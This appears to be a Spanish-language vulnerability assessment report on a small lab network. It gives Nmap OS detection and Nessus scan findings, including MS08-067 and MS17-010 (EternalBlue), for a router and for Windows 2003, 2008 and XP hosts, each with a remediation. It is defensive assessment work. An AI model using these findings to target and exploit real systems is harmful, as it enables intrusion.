

Nombre:	Android 2.2 (Linux 2.6)
Precisión:	100%

▼ Puertos usados

Puerto-Protocolo-Estado:	1 - tcp - closed
Puerto-Protocolo-Estado:	43173 - udp - closed

▼ Clases de OS

Tipo	Fabricante	Familia OS	Generación OS	Precisión
phone	Linux	Linux	2.6.X	100%




2.1.3.2 Análisis de vulnerabilidades por equipo

se entregarán datos relevantes para las seis las máquinas analizadas con algunas de sus principales vulnerabilidades, siendo estas genéricas en sus sistemas operativos.

“Información obtenida mediante el uso de la herramienta Nessus”

Router

192.168.1.1



Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 1:56 PM
End:	Today at 2:06 PM
Elapsed:	11 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Vulnerabilidad	Nivel	Alerta
Certificado SSL	Media	No se puede confiar en el certificado SSL para este servicio.
Certificado SSL	Media	La cadena de certificados SSL para este servicio termina en un certificado autofirmado no reconocido.
Reenvío de IP habilitado	Media	El host remoto tiene habilitado el reenvío de IP.
SWEET32	Media	El servicio remoto admite el uso de cífrados SSL de potencia media.
SSL RC4 Cipher Suites	Media	El servicio remoto admite el uso del cifrado RC4.
Suites de cifrado débiles SSL	Media	El servicio remoto admite el uso de cífrados SSL débiles.
DHCP	Baja	El servidor DHCP remoto puede exponer información sobre la red asociada.
Cifradores del modo CBC del servidor SSH habilitados	Baja	El servidor SSH está configurado para usar Cipher Block Chaining.
SSH Algoritmos débiles de MAC habilitados	Baja	El servidor SSH remoto está configurado para permitir algoritmos de MD5 y MAC de 96 bits.

El certificado SSL no se puede confiar

MEDIO

Sinopsis

No se puede confiar en el certificado SSL para este servicio.

Descripción

No se puede confiar en el certificado X.509 del servidor. Esta situación puede ocurrir de tres maneras diferentes, en las que se puede romper la cadena de confianza, como se indica a continuación:

- Primero, la parte superior de la cadena de certificados enviada por el servidor podría no descender de una autoridad de certificación pública conocida. Esto puede ocurrir cuando la parte superior de la cadena es un certificado autofirmado no reconocido o cuando faltan certificados intermedios que

conectarían la parte superior de la cadena de certificados a una autoridad de certificación pública conocida.

- Segundo, la cadena de certificados puede contener un certificado que no es válido en el momento del escaneo. Esto puede ocurrir cuando el escaneo ocurre antes de una de las fechas 'no antes' del certificado, o después de una de las fechas 'no después' del certificado

- Tercero, la cadena de certificados puede contener una firma que no coincide con la información del certificado o que no se pudo verificar. Las firmas incorrectas se pueden corregir haciendo que el emisor vuelva a firmar el certificado con la firma incorrecta. Las firmas que no se pudieron verificar son el resultado de que el emisor del certificado utiliza un algoritmo de firma que Nessus no admite o no reconoce.

Si el host remoto es un host público en producción, cualquier interrupción en la cadena hace que sea más difícil para los usuarios verificar la autenticidad e identidad del servidor web. Esto podría facilitar la realización de ataques de hombre en el medio contra el host remoto.

Solución

Compre o genere un certificado adecuado para este servicio.

Certificado autofirmado SSL

MEDIO

Sinopsis

La cadena de certificados SSL para este servicio termina en un certificado autofirmado no reconocido.

Descripción

La cadena de certificados X.509 para este servicio no está firmada por una autoridad de certificación reconocida. Si el host remoto es un host público en producción, esto anula el uso de SSL ya que cualquiera podría establecer un ataque man-in-the-middle contra el host remoto.

Tenga en cuenta que este complemento no comprueba las cadenas de certificados que terminan en un certificado que no está autofirmado, pero está firmado por una autoridad de certificación no reconocida.

Solución

Compre o genere un certificado adecuado para este servicio.

Reenvío de IP habilitado

MEDIO

Sinopsis

El host remoto tiene habilitado el reenvío de IP.

Descripción

El host remoto tiene habilitado el reenvío de IP. Un atacante puede explotar esto para enrutar paquetes a través del host y potencialmente omitir algunos firewalls / enrutadores / filtros NAC.

A menos que el host remoto sea un enrutador, se recomienda deshabilitar el reenvío de IP.

Solución

En Linux, puede deshabilitar el reenvío de IP haciendo:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

En Windows, configure la clave 'IPEnableRouter' en 0 en HKEY_LOCAL_MACHINE \ System \ CurrentControlSet \ Services \ Tcpip \ Parameters en Mac OS X, puede deshabilitar el reenvío de IP ejecutando el comando: sysctl -w net.inet.ip.forwarding = 0 Para otros sistemas, consulte con su proveedor.

Suites de cifrado SSL de resistencia media compatibles (SWEET32)

MEDIO

Sinopsis

El servicio remoto admite el uso de cifrados SSL de potencia media.

Descripción

El host remoto admite el uso de cifrados SSL que ofrecen cifrado de fuerza media. Nessus considera la fuerza media como cualquier encriptación que usa longitudes de clave de al menos 64 bits y menos de 112 bits, o que usa el conjunto de encriptación 3DES.

Tenga en cuenta que es considerablemente más fácil eludir el cifrado de potencia media si el atacante está en la misma red física.

Solución

Vuelva a configurar la aplicación afectada si es posible para evitar el uso de cifrados de fuerza media.

SSL RC4 Cipher Suites compatibles (Bar Mitzvah)

MEDIO

Sinopsis

El servicio remoto admite el uso del cifrado RC4.

Descripción

El host remoto admite el uso de RC4 en uno o más conjuntos de cifrado.

El cifrado RC4 tiene fallas en su generación de una secuencia de bytes pseudoaleatoria, por lo que se introduce una gran variedad de pequeños sesgos en la secuencia, lo que disminuye su aleatoriedad.

Si el texto sin formato se encripta repetidamente (por ejemplo, cookies HTTP), y un atacante puede obtener muchos (es decir, decenas de millones) de textos cifrados, el atacante puede derivar el texto sin formato.

Solución

Vuelva a configurar la aplicación afectada, si es posible, para evitar el uso de cifrados RC4. Considere usar TLS 1.2 con las suites AES-GCM sujetas a la compatibilidad con el navegador y el servidor web.

Suites de cifrado débiles SSL compatibles

MEDIO

Sinopsis

El servicio remoto admite el uso de cifrados SSL débiles.

Descripción

El host remoto admite el uso de cifrados SSL que ofrecen cifrado débil.

Nota: Esto es considerablemente más fácil de explotar si el atacante está en la misma red física.

Solución

Vuelva a configurar la aplicación afectada, si es posible para evitar el uso de cifrados débiles.

Detección de servidor DHCP

BAJO

Sinopsis

El servidor DHCP remoto puede exponer información sobre la red asociada.

Descripción

Este script se pone en contacto con el servidor DHCP remoto (si lo hay) e intenta recuperar información sobre el diseño de la red.

Algunos servidores DHCP proporcionan información confidencial, como el nombre de dominio NIS, o información de diseño de red, como la lista de servidores web de red, etc. No muestra ninguna vulnerabilidad, pero un

atacante local puede usar DHCP para familiarizarse íntimamente con la red asociada.

Solución

Aplique el filtro para mantener esta información fuera de la red y elimine las opciones que no estén en uso.

Cifradores del modo CBC del servidor SSH habilitados

BAJO

Sinopsis

El servidor SSH está configurado para usar Cipher Block Chaining.

Descripción

El servidor SSH está configurado para admitir el cifrado Cipher Block Chaining (CBC). Esto puede permitir que un atacante recupere el mensaje de texto sin formato del texto cifrado.

Tenga en cuenta que este complemento solo busca las opciones del servidor SSH y no busca versiones de software vulnerables.

Solución

Póngase en contacto con el proveedor o consulte la documentación del producto para deshabilitar el cifrado de cifrado en modo CBC y habilitar el cifrado en modo de cifrado CTR o GCM.

SSH Algoritmos débiles de MAC habilitados

BAJO

Sinopsis

El servidor SSH remoto está configurado para permitir algoritmos de MD5 y MAC de 96 bits.

Descripción

El servidor SSH remoto está configurado para permitir algoritmos MD5 o MAC de 96 bits, los cuales se consideran débiles.

Tenga en cuenta que este complemento solo busca las opciones del servidor SSH y no busca versiones de software vulnerables.

Solución

Póngase en contacto con el proveedor o consulte la documentación del producto para deshabilitar los algoritmos MD5 y MAC de 96 bits.

Windows Server 2003

192.168.1.81



Vulnerabilities

Total: 33

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 11:51 AM
End:	Today at 11:53 AM
Elapsed:	2 minutes

Vulnerabilities



Vulnerabilidad	Nivel	Alerta
MS06-040	Critica	El host remoto es vulnerable a un desbordamiento de búfer en el servicio 'Servidor' que puede permitir que un atacante ejecute código arbitrario en el host remoto con privilegios de 'SISTEMA'.
MS08-067	Critica	El host remoto de Windows se ve afectado por una vulnerabilidad de ejecución remota de código en el servicio 'Servidor' debido al manejo inadecuado de las solicitudes RPC. Un atacante remoto no autenticado puede explotar esto, a través de una solicitud RPC especialmente diseñada, para ejecutar código arbitrario con privilegios de 'Sistema'.
MS09-001	Critica	El host remoto se ve afectado por una vulnerabilidad de corrupción de memoria en SMB que puede permitir que un atacante ejecute código arbitrario o realice una denegación de servicio contra el host remoto.
El sistema operativo remoto ya no es compatible	Critica	El host remoto ejecuta Microsoft Windows Server 2003. El soporte para este sistema operativo por parte de Microsoft finalizó el 14 de julio de 2015. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad. Además, es poco

		probable que Microsoft investigue o reconozca los informes de vulnerabilidades.
El SO remoto o paquete de servicio ya no es compatible.	Critica	A la versión remota de Microsoft Windows le falta un paquete de servicio o ya no es compatible. Como resultado, es probable que contenga vulnerabilidades de seguridad.
MS17-010	Alta	<p>El host remoto de Windows se ve afectado por las siguientes vulnerabilidades:</p> <ul style="list-style-type: none"> - Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) : existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido a un manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información confidencial. (CVE-2017-0147). ETERNALBLUE, ETERNALCHAMPION, ETERNALSANCE y ETERNALSYNERGY son cuatro de las múltiples vulnerabilidades y exploits del Grupo de ecuaciones reveladas en 2017/04/14 por un grupo conocido como Shadow Brokers. WannaCry / WannaCrypt es un programa de ransomware que utiliza el exploit ETERNALBLUE, y EternalRocks es un gusano que utiliza siete vulnerabilidades de Equation Group. Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.
MS06-035	Alta	<p>El host remoto es vulnerable al desbordamiento en el servicio 'Servidor' que puede permitir que un atacante ejecute código arbitrario en el host remoto con privilegios de 'SISTEMA'. Además de esto, el host remoto también se ve afectado por una vulnerabilidad de divulgación de información en SMB que puede permitir que un atacante obtenga partes de la memoria del host remoto.</p>
MS16-047	Media	El host remoto de Windows se ve afectado por una vulnerabilidad de elevación de privilegios en los protocolos del Administrador de cuentas de seguridad (SAM) y de la Autoridad de seguridad local (Política de dominio) (LSAD) debido a una negociación incorrecta del nivel de autenticación

		sobre los canales de Llamada a procedimiento remoto (RPC). Un atacante hombre en el medio capaz de interceptar las comunicaciones entre un cliente y un servidor que aloja una base de datos SAM puede explotar esto para forzar la disminución del nivel de autenticación, permitiendo que el atacante se haga pasar por un usuario autenticado y acceda a la base de datos SAM.
Autenticación de sesión nula de Microsoft Windows SMB	Media	El host remoto ejecuta Microsoft Windows. Es posible iniciar sesión utilizando una sesión NULL (es decir, sin inicio de sesión o contraseña). Dependiendo de la configuración, puede ser posible que un atacante remoto no autenticado aproveche este problema para obtener información sobre el host remoto.
No se requiere firma de SMB	Media	No es necesario firmar en el servidor SMB remoto. Un atacante remoto no autenticado puede explotar esto para realizar ataques man-in-the-middle contra el servidor SMB.

MS06-040: Una vulnerabilidad en el servicio del servidor podría permitir la ejecución remota de código (921883) (verificación sin credenciales)

CRÍTICO

Sinopsis

El código arbitrario se puede ejecutar en el host remoto debido a una falla en el servicio 'Servidor'.

Descripción

El host remoto es vulnerable a un desbordamiento de búfer en el servicio 'Servidor' que puede permitir que un atacante ejecute código arbitrario en el host remoto con privilegios de 'SISTEMA'.

Solución

Microsoft ha lanzado un conjunto de parches para Windows 2000, XP y 2003.

MS08-067: Ejecución remota de código de gestión de solicitud RPC de servicio de servidor Microsoft Windows Server (958644) (ECLIPSEDWING) (verificación sin credencial)

CRÍTICO

Sinopsis

El host remoto de Windows se ve afectado por una vulnerabilidad de ejecución remota de código.

Descripción

El host remoto de Windows se ve afectado por una vulnerabilidad de ejecución remota de código en el servicio 'Servidor' debido al manejo inadecuado de las solicitudes RPC. Un atacante remoto no autenticado puede explotar esto, a través de una solicitud RPC especialmente diseñada, para ejecutar código arbitrario con privilegios de 'Sistema'.

ECLIPSEDWING es una de las múltiples vulnerabilidades y vulnerabilidades de Equation Group reveladas el 14/04/2017 por un grupo conocido como Shadow Brokers.

Solución

Microsoft ha lanzado un conjunto de parches para Windows 2000, XP, 2003, Vista y 2008.

MS09-001: Ejecución remota de código de vulnerabilidades de Microsoft Windows SMB (958687) (verificación sin credencial)

CRÍTICO

Sinopsis

Es posible bloquear el host remoto debido a una falla en SMB.

Descripción

El host remoto se ve afectado por una vulnerabilidad de corrupción de memoria en SMB que puede permitir que un atacante ejecute código arbitrario o realice una denegación de servicio contra el host remoto.

Solución

Microsoft ha lanzado un conjunto de parches para Windows 2000, XP, 2003, Vista y 2008.

Detección de instalación no compatible con Microsoft Windows Server 2003

CRÍTICO

Sinopsis

El sistema operativo remoto ya no es compatible.

Descripción

El host remoto ejecuta Microsoft Windows Server 2003. El soporte para este sistema operativo por parte de Microsoft finalizó el 14 de julio de 2015. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad. Además, es poco probable que Microsoft investigue o reconozca los informes de vulnerabilidades.

Solución

Actualice a una versión de Windows que sea compatible actualmente.

Sistema operativo Windows no compatible (remoto)

CRÍTICO

Sinopsis

El SO remoto o paquete de servicio ya no es compatible.

Descripción

A la versión remota de Microsoft Windows le falta un paquete de servicio o ya no es compatible. Como resultado, es probable que contenga vulnerabilidades de seguridad.

Solución

Actualice a un paquete de servicio o sistema operativo compatible

MS17-010: Actualización de seguridad para Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALSANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (verificación sin credenciales)

ALTO

Sinopsis

El host remoto de Windows se ve afectado por múltiples vulnerabilidades.

Descripción

El host remoto de Windows se ve afectado por las siguientes vulnerabilidades:

- Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) : existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido a un manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información confidencial. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNLALSANCE y ETERNALSYNERGY son cuatro de las múltiples vulnerabilidades y exploits del Grupo de ecuaciones reveladas en 2017/04/14 por un grupo conocido como Shadow Brokers. WannaCry / WannaCrypt es un programa de ransomware que utiliza el exploit ETERNALBLUE, y EternalRocks es un gusano que utiliza siete vulnerabilidades de Equation Group. Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.

Solución

Microsoft lanzó un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 y 2016. Microsoft también lanzó parches de emergencia para sistemas operativos Windows que ya no son compatibles, incluidos Windows XP, 2003 y 8.

Para los sistemas operativos Windows no compatibles, por ejemplo, Windows XP, Microsoft recomienda que los usuarios suspendan el uso de SMBv1.

SMBv1 carece de características de seguridad que se incluyeron en versiones posteriores de SMB. SMBv1 puede deshabilitarse siguiendo las instrucciones del proveedor proporcionadas en Microsoft KB2696547. Además, US-CERT

recomienda que los usuarios bloqueen SMB directamente bloqueando el puerto TCP 445 en todos los dispositivos de límite de red. Para SMB sobre la API NetBIOS, bloquee los puertos TCP 137/139 y los puertos UDP 137/138 en todos los dispositivos de límite de red.

MS06-035: Una vulnerabilidad en el servicio del servidor podría permitir la ejecución remota de código (917159) (verificación sin credenciales)

ALTO

Sinopsis

El código arbitrario se puede ejecutar en el host remoto debido a una falla en el servicio 'Servidor'.

Descripción

El host remoto es vulnerable al desbordamiento del montón en el servicio 'Servidor' que puede permitir que un atacante ejecute código arbitrario en el host remoto con privilegios de 'SISTEMA'.

Además de esto, el host remoto también se ve afectado por una vulnerabilidad de divulgación de información en SMB que puede permitir que un atacante obtenga partes de la memoria del host remoto.

Solución

Microsoft ha lanzado un conjunto de parches para Windows 2000, XP y 2003.

MS16-047: Actualización de seguridad para protocolos remotos SAM y LSAD (3148527) (Badlock) (verificación sin credenciales)

MEDIO

Sinopsis

El host remoto de Windows se ve afectado por una vulnerabilidad de elevación de privilegios.

Descripción

El host remoto de Windows se ve afectado por una vulnerabilidad de elevación de privilegios en los protocolos del Administrador de cuentas de seguridad (SAM) y de la Autoridad de seguridad local (Política de dominio) (LSAD) debido a una negociación inadecuada del nivel de autenticación sobre los canales de Llamada a procedimiento remoto (RPC). Un atacante man-in-the-middle capaz

de interceptar las comunicaciones entre un cliente y un servidor que aloja una base de datos SAM puede explotar esto para forzar la disminución del nivel de autenticación, permitiendo que el atacante se haga pasar por un usuario autenticado y acceda a la base de datos SAM.

Solución

Microsoft ha lanzado un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2 y 10.

Autenticación de sesión nula de Microsoft Windows SMB

MEDIO

Sinopsis

Es posible iniciar sesión en el host remoto de Windows con una sesión NULL.

Descripción

El host remoto ejecuta Microsoft Windows. Es posible iniciar sesión utilizando una sesión NULL (es decir, sin inicio de sesión o contraseña). Dependiendo de la configuración, puede ser posible que un atacante remoto no autenticado aproveche este problema para obtener información sobre el host remoto.

Solución

Aplique los siguientes cambios en el registro según los avisos de Technet a los que se hace referencia:

Conjunto: - HKLM \ SYSTEM \ CurrentControlSet \ Control \ LSA \ RestrictAnonymous = 1 - HKLM \ SYSTEM \ CurrentControlSet \ Services \ lanmanserver \ parameters \ restrictnullsessaccess = 1 Elimine BROWSER de: - HKLM \ SYSTEM \ CurrentControlSet \ Services \ lanmanserver \ parameters \ NullSessionPipes. Reinicie una vez que se hayan completado los cambios en el registro.

No se requiere firma de SMB

MEDIO

Sinopsis

No es necesario firmar en el servidor SMB remoto.

Descripción

No es necesario firmar en el servidor SMB remoto. Un atacante remoto no autenticado puede explotar esto para realizar ataques man-in-the-middle contra el servidor SMB.

Solución

Aplicar la firma de mensajes en la configuración del host. En Windows, esto se encuentra en la configuración de directiva 'Servidor de red de Microsoft: firmar digitalmente las comunicaciones (siempre)'. En Samba, la configuración se llama 'firma del servidor'. Vea los enlaces 'ver también' para más detalles.

Windows Server 2008

192.168.1.75



Vulnerabilities

Total: 45

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	March 3 at 11:10 AM
End:	March 3 at 11:17 AM
Elapsed:	7 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Vulnerabilidad	Nivel	Alerta
MS09-050	Critica	verificación sin credencial
MS11-030	Critica	La resolución DNS podría permitir la ejecución remota de código

Servidor DNS no compatible	Critica	El host remoto está ejecutando una versión no compatible del servidor DNS de Microsoft.
Sistema operativo Windows no compatible	Critica	El SO remoto o paquete de servicio ya no es compatible.
MS08-037	Alta	DNS podría permitir suplantación de identidad
MS17-010	Alta	El host remoto de Windows se ve afectado por múltiples vulnerabilidades: (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALSANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (verificación sin credenciales)
MS16-047	Media	El host remoto de Windows se ve afectado por una vulnerabilidad de elevación de privilegios.
DNS Snooping	Media	El servidor DNS remoto es vulnerable a los ataques de cacheo.

MS09-050: Vulnerabilidad de Microsoft Windows SMB2 _Smb2ValidateProviderCallback () (975497) (EDUCATEDSCHOLAR) (verificación sin credencial)

CRÍTICO

Sinopsis

El código arbitrario se puede ejecutar en el host remoto a través del puerto SMB

Descripción

El host remoto está ejecutando una versión de Microsoft Windows Vista o Windows Server 2008 que contiene una vulnerabilidad en su implementación SMBv2. Un atacante puede aprovechar esta falla para deshabilitar el host remoto o ejecutar código arbitrario en él.

EDUCATEDSCHOLAR es una de las múltiples vulnerabilidades y exploits de Equation Group reveladas el 14/04/2017 por un grupo conocido como Shadow Brokers.

Solución

Microsoft ha lanzado un parche para Windows Vista y Windows Server 2008.

MS11-030: Una vulnerabilidad en la resolución DNS podría permitir la ejecución remota de código (2509553) (verificación remota)

CRÍTICO

Sinopsis

El código arbitrario se puede ejecutar en el host remoto a través del cliente DNS de Windows instalado.

Descripción

Una falla en la forma en que el cliente DNS de Windows instalado procesa las consultas de resolución de nombre de multidifusión local de enlace (LLMNR) puede explotarse para ejecutar código arbitrario en el contexto de la cuenta de NetworkService.

Tenga en cuenta que Windows XP y 2003 no son compatibles con LLMNR y la explotación exitosa en esas plataformas requiere acceso local y la capacidad de ejecutar una aplicación especial. Sin embargo, en Windows Vista, 2008, 7 y 2008 R2, el problema puede explotarse de forma remota.

Solución

Microsoft ha lanzado un conjunto de parches para Windows XP, 2003, Vista, 2008, 7 y 2008 R2.

Detección de servidor DNS de Microsoft no compatible

CRÍTICO

Sinopsis

El host remoto está ejecutando una versión no compatible del servidor DNS de Microsoft.

Descripción

Nessus detectó una versión del servidor DNS de Microsoft escuchando en el host remoto que pertenece a una versión no compatible de Windows. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.

Solución

Actualice a una versión compatible de Microsoft Windows.

Sistema operativo Windows no compatible (remoto)

CRÍTICO

Sinopsis

El SO remoto o paquete de servicio ya no es compatible.

Descripción

A la versión remota de Microsoft Windows le falta un paquete de servicio o ya no es compatible. Como resultado, es probable que contenga vulnerabilidades de seguridad.

Solución

Actualice a un paquete de servicio o sistema operativo compatible

MS08-037: Vulnerabilidades en DNS podrían permitir suplantación de identidad (951746) (verificación sin credenciales)

ALTO

Sinopsis

El servidor DNS que se ejecuta en el host remoto es vulnerable a los ataques de falsificación de DNS.

Descripción

Según su número de versión autoinformado, el Servidor DNS de Microsoft que se ejecuta en el host remoto contiene problemas en la biblioteca DNS que podrían permitir a un atacante enviar respuestas DNS maliciosas a las solicitudes DNS realizadas por el host remoto falsificando o redirigiendo el tráfico de Internet de legítimo ubicaciones.

Solución

Microsoft ha lanzado parches para Windows 2000, 2003 y 2008 Server.

MS17-010: Actualización de seguridad para Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALSANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (verificación sin credenciales)

ALTO

Sinopsis

El host remoto de Windows se ve afectado por múltiples vulnerabilidades.

Descripción

El host remoto de Windows se ve afectado por las siguientes vulnerabilidades:

- Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148): existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido a un manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información confidencial.(CVE-2017-0147)
ETERNALBLUE, ETERNALCHAMPION, ETERNLALSANCE y ETERNALSYNERGY son cuatro de las múltiples vulnerabilidades y exploits del Grupo de ecuaciones reveladas en 2017/04/14 por un grupo conocido como Shadow Brokers. WannaCry / WannaCrypt es un programa de ransomware que utiliza el exploit ETERNALBLUE, y EternalRocks es un gusano que utiliza siete vulnerabilidades de Equation Group. Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.

Solución

Microsoft lanzó un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 y 2016. Microsoft también lanzó parches de emergencia para sistemas operativos Windows que ya no son compatibles, incluidos Windows XP, 2003 y 8.

Para los sistemas operativos Windows no compatibles, por ejemplo, Windows XP, Microsoft recomienda que los usuarios suspendan el uso de SMBv1.

SMBv1 carece de características de seguridad que se incluyeron en versiones posteriores de SMB. SMBv1 puede deshabilitarse siguiendo las instrucciones del proveedor proporcionadas en Microsoft KB2696547. Además, US-CERT recomienda que los usuarios bloqueen SMB directamente bloqueando el puerto TCP 445 en todos los dispositivos de límite de red. Para SMB sobre la API

NetBIOS, bloquee los puertos TCP 137/139 y los puertos UDP 137/138 en todos los dispositivos de límite de red.

MS16-047: Actualización de seguridad para protocolos remotos SAM y LSAD (3148527) (Badlock) (verificación sin credenciales)

MEDIO

Sinopsis

El host remoto de Windows se ve afectado por una vulnerabilidad de elevación de privilegios.

Descripción

El host remoto de Windows se ve afectado por una vulnerabilidad de elevación de privilegios en los protocolos del Administrador de cuentas de seguridad (SAM) y de la Autoridad de seguridad local (Política de dominio) (LSAD) debido a una negociación inadecuada del nivel de autenticación sobre los canales de Llamada a procedimiento remoto (RPC). Un atacante man-in-the-middle capaz de interceptar las comunicaciones entre un cliente y un servidor que aloja una base de datos SAM puede explotar esto para forzar la disminución del nivel de autenticación, permitiendo que el atacante se haga pasar por un usuario autenticado y acceda a la base de datos SAM.

Solución

Microsoft ha lanzado un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2 y 10.

Caché del servidor DNS Snooping Divulgación de información remota

MEDIO

Sinopsis

El servidor DNS remoto es vulnerable a los ataques de cacheo.

Descripción

El servidor DNS remoto responde a consultas de dominios de terceros que no tienen establecido el bit de recursividad.

Esto puede permitir que un atacante remoto determine qué dominios se han resuelto recientemente a través de este servidor de nombres y, por lo tanto,

qué hosts se han visitado recientemente. Por ejemplo, si un atacante estaba interesado en saber si su empresa utiliza los servicios en línea de una institución financiera en particular, podría utilizar este ataque para crear un modelo estadístico sobre el uso de la compañía de esa institución financiera. Por supuesto, el ataque también se puede utilizar para encontrar socios B2B, patrones de navegación web, servidores de correo externos y más.

Nota: Si este es un servidor DNS interno no accesible para redes externas, los ataques se limitarían a la red interna. Esto puede incluir empleados, consultores y potencialmente usuarios en una red de invitados o conexión WiFi si es compatible.

Solución

Póngase en contacto con el proveedor del software DNS para obtener una solución.

Windows XP

192.168.1.68



Vulnerabilities

Total: 32

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	March 5 at 1:01 PM
End:	March 5 at 1:03 PM
Elapsed:	2 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Vulnerabilidad	Nivel	Alerta
Sistema Operativo obsoleto	Critica	El sistema operativo remoto ya no es compatible.

SO no compatible.	Critica	El SO remoto o paquete de servicio ya no es compatible.
MS17-010	Alta	El host remoto de Windows se ve afectado por múltiples vulnerabilidades: (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALSANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (verificación sin credenciales)
SMBv1	Alta	Windows tiene habilitado el Bloque de mensajes de servidor Microsoft 1.0 (SMBv1)
SMB	Media	Es posible iniciar sesión en el host remoto de Windows con una sesión NULL.
SMB	Media	No se requiere firma de SMB

